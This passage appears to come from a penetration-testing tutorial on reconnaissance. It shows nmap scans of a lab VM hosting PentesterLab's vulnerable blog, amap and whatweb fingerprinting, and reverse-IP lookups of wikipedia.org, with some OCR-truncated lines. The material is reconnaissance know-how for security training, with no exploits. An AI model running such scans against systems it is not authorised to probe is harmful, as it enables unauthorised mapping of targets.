Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
root@Kali:/usr/bin# 
```




```
root@Kali:/usr/bin# nmap --badsum 192.168.1.63 -p 4567

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 19:05 IST
Nmap scan report for 192.168.1.63
Host is up (0.00048s latency).
PORT     STATE    SERVICE
4567/tcp filtered tram
MAC Address: 00:0C:29:92:66:6A (VMwar

Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
root@Kali:/usr/bin# 
```

The state of the port is Filtered as the packet was sent with a bad checksum and was dropped by the end system




```
root@Kali:/usr/bin# nmap -n -O -sT -v 192.168.1.63 -p 80,5566

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 19:36 IST
Initiating ARP Ping Scan at 19:36
Scanning 192.168.1.63 [1 port]
Completed ARP Ping Scan at 19:36, 0.02s elapsed (1 total hosts)
Initiating Connect Scan at 19:36
Scanning 192.168.1.63 [2 ports]
Discovered open port 80/tcp on 192.168.1.63
Completed Connect Scan at 19:36, 0.00s elapsed (2 total ports)
Initiating OS detection (try #1) against 192.168.1.63
Nmap scan report for 192.168.1.63
Host is up (0.0053s latency).
PORT     STATE  SERVICE
80/tcp   open   http
5566/tcp closed westec-connect
MAC Address: 00:0C:29:92:66:6A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32
Uptime guess: 0.236 days (since Wed Dec 10 13:56:52 2014)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: All zeros
```




```
root@Kali:/usr/bin# nmap -sV 192.168.1.63

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-11 01:17 IST
Nmap scan report for 192.168.1.63
Host is up (0.00058s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.5p1 Debian 6+squeeze4 (pro
80/tcp open  http    Apache httpd 2.2.16 ((Debian))
MAC Address: 00:0C:29:92:66:6A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submi
Nmap done: 1 IP address (1 host up) scanned in 6.50 seconds
root@Kali:/usr/bin#
root@Kali:/usr/bin#
root@Kali:/usr/bin# nmap -A 192.168.1.63

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-11 01:17 IST
Nmap scan report for 192.168.1.63
Host is up (0.0013s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.5p1 Debian 6+sque
| ssh-hostkey:
|   1024 d1:14:7a:9c:ad:6d:da:49:57:2b:1d:b2:74:       (DSA)
|_  2048 0c:3e:b5:eb:3c:c0:25:b0:82:34:ab:d7:d7:3a:07:2c (RSA)
80/tcp open  http    Apache httpd 2.2.16 ((Debian))
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: PentesterLab vulnerable blog
MAC Address: 00:0C:29:92:66:6A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.32 ms 192.168.1.63
```

Application identified on port 22 and 80


Version scan combined with operating system scan




```
root@Kali:/usr/bin#
root@Kali:/usr/bin# amap -bqv 192.168.1.63 80
Using trigger file /etc/amap/appdefs.trig ... loaded 30 triggers
Using response file /etc/amap/appdefs.resp ... loaded 346 responses
Using trigger file /etc/amap/appdefs.rpc ... loaded 450 triggers

amap v5.4 (www.thc.org/thc-amap) started at 2014-12-11 02:45:04 - APPLICATION MAPPING mode

Total amount of tasks to perform in plain connect mode: 23
Protocol on 192.168.1.63:80/tcp (by trigger smtp) matches http - banner: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\r
hl>\n<p>Your browser sent a request that this server could not understand.<br />\n</p>\n<hr>\n<address>Apache/2.2.16 (Debian
Protocol on 192.168.1.63:80/tcp (by trigger smtp) matches http-apache-2 - banner: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.
Request</hl>\n<p>Your browser sent a request that this server could not understand.<br />\n</p>\n<hr>\n<address>Apache/2.2.16
Waiting for timeout on 21 connections ...

amap v5.4 finished at 2014-12-11 02:45:10
root@Kali:/usr/bin#
```



```
GET /wiki/List_of_HTTP_header_fields HTTP/1.1
Host: en.wikipedia.org
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Cookie: PREF=ID=15975ac92b0e7db0:U=0e0044df3474934d:FF=0:LD=en:TM=1397575234:LM=1413128
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
X-Client-Data: CJC2yQEIorbJAQiptskBCMS2yQEInobKAQjxiMoBCMWUygE=

HTTP/1.1 200 OK
Accept-Ranges: bytes
Age: 497352
Cache-Control: private, s-maxage=0, max-age=0, must-revalidate
Content-Encoding: gzip
Content-language: en
Content-Length: 23664
Content-Type: text/html; charset=UTF-8
Date: Thu, 15 Jan 2015 18:44:12 GMT
Last-Modified: Sat, 10 Jan 2015 00:34:19 GMT
Server: Apache
Vary: Accept-Encoding,Cookie
Via: 1.1 varnish, 1.1 varnish
X-Cache: cp1053 hit (4), cp1067 frontend hit (621)
X-Content-Type-Options: nosniff
X-Powered-By: HHVM/3.3.1
X-UA-Compatible: IE=Edge
X-Varnish: 1344194418 1344032537, 3913581013 3343125946
```



```
root@Kali:~# whatweb -v wikipedia.org
/usr/lib/ruby/1.9.1/rubygems/custom_require.rb:36:in `require': iconv will be deprecated in the future, use S
ing#encode instead.
http://wikipedia.org/ [301]
http://wikipedia.org [301] Apache, Cookies[GeoIP], Country[UNITED STATES][US], HTTPServer[Apache], IP[208.80.
4.224], RedirectLocation[http://www.wikipedia.org/], Title[301 Moved Permanently], UncommonHeaders[x-varnish]
Varnish, Via-Proxy[1.1 varnish, 1.1 varnish], X-Powered-By[HHVM/3.3.0-static]
URL    : http://wikipedia.org
Status : 301
   Apache ---------------------------------------------------------------------
        Description: The Apache HTTP Server Project is an effort to develop and
                     maintain an open-source HTTP server for modern operating
                     systems including UNIX and Windows NT. The goal of this
                     project is to provide a secure, efficient and extensible
                     server that provides HTTP services in sync with the current
                     HTTP standards. - homepage: http://httpd.apache.org/

   Cookies --------------------------------------------------------------------
        Description: Display the names of cookies in the HTTP headers. The
                     values are not returned to save on space.
        String     : GeoIP
```



MY-IP-Neighbors.com

wikipedia.org Search

My IPNeighbors Base 64 Change log Stats My IP address Widget

Suggestion Blog 1,761 Google J'aime 161 g+1 17

Dropbox

Share & Sync files between your PC, Mac, Linux & your mobile


Query limit: 7 of 200 allowed query per 24 hours
Resolved IP : 208.80.154.224 (ARIN)
Neighbors :
Warning: number_format() expects parameter 2 to be long, string given in /home/yaniklup/web/my-ip-neighbors.com/public_html/index.php on line 525
Server country : United States

Receive notifications by email when this result change.

Recommend 161 people recommend this. Be the first of your friends.

Follow us on Twitter

Neighbor domain name	Resolved date	Title	Action
en.wikipedia.org	2015-01-01	Wikipedia, the free encyc...	Whois
en.wiktionary.org	2014-08-29	No wiki found	Whois
mediawiki.org	2014-12-07	MediaWiki	Whois
simple.wikipedia.org	2014-04-01	Wikipedia	Whois
wikibooks.org	2014-12-18	Wikibooks	Whois
wikidata.org	2014-11-13	Wikidata	Whois
wikimedia.org	2015-01-05	Wikimedia	Whois
wikinews.org	2015-01-10	Wikinews	Whois
wikipedia.com	2014-12-16	Wikipedia	Whois
wikipedia.org	2014-06-17	Wikipedia	Whois
wikiquote.org	2014-12-13	Wikiquote	Whois
wikisource.org	2015-01-10	Wikisource	Whois
wikiversity.org	2014-12-30	Wikiversity	Whois
wikivoyage.org	2014-12-16	Wikivoyage	Whois
wiktionary.org	2014-12-24	Wiktionary	Whois



ip:208.80.154.224

44 RESULTS Any time


David Curson - Wikipedia, the free encyclopedia
en.wikipedia.org/wiki/Dave_Curson
David Alan "Dave" Curson (born November 4, 1948) is a union representative and former member of the United States House of Representatives, …
Early life … · United Auto Workers … · Political career

Talk:Mutual fund - Wikipedia, the free encyclopedia
en.wikipedia.org/wiki/Talk%3AMutual_fund
8 Do's and Don'ts of Mutual Funds Investing; Start your own . Anyone know the process if someone wanted to start there own mutual fund?
Start your own · Warren Buffet View … · Hedge Fund subsection · U.S.-centric


Wikipedia
www.wikipedia.org/?title=Graffiti
English The Free Encyclopedia 4 626 000+ articles. Русский Свободная энциклопедия … Español La enciclopedia libre 1 132 000+ artículos

File:Chu Han - chu Nho - Han tu VECTOR.svg - …
commons.wikimedia.org/wiki/File:Chu_Han_-_chu_Nho_-_Han_tu_VECTOR.svg
Mar 28, 2014 · This file is licensed under the Creative Commons Attribution-Share Alike 3.0 Unported license. You are free: to share – to copy, distribute and transmit …

St. Anger - Simple English Wikipedia, the free encyclopedia
simple.wikipedia.org/wiki/St._Anger
St. Anger is the 8th studio album by American thrash metal band Metallica. It was released on June 5, 2003. It was their last album released by Elektra Records.

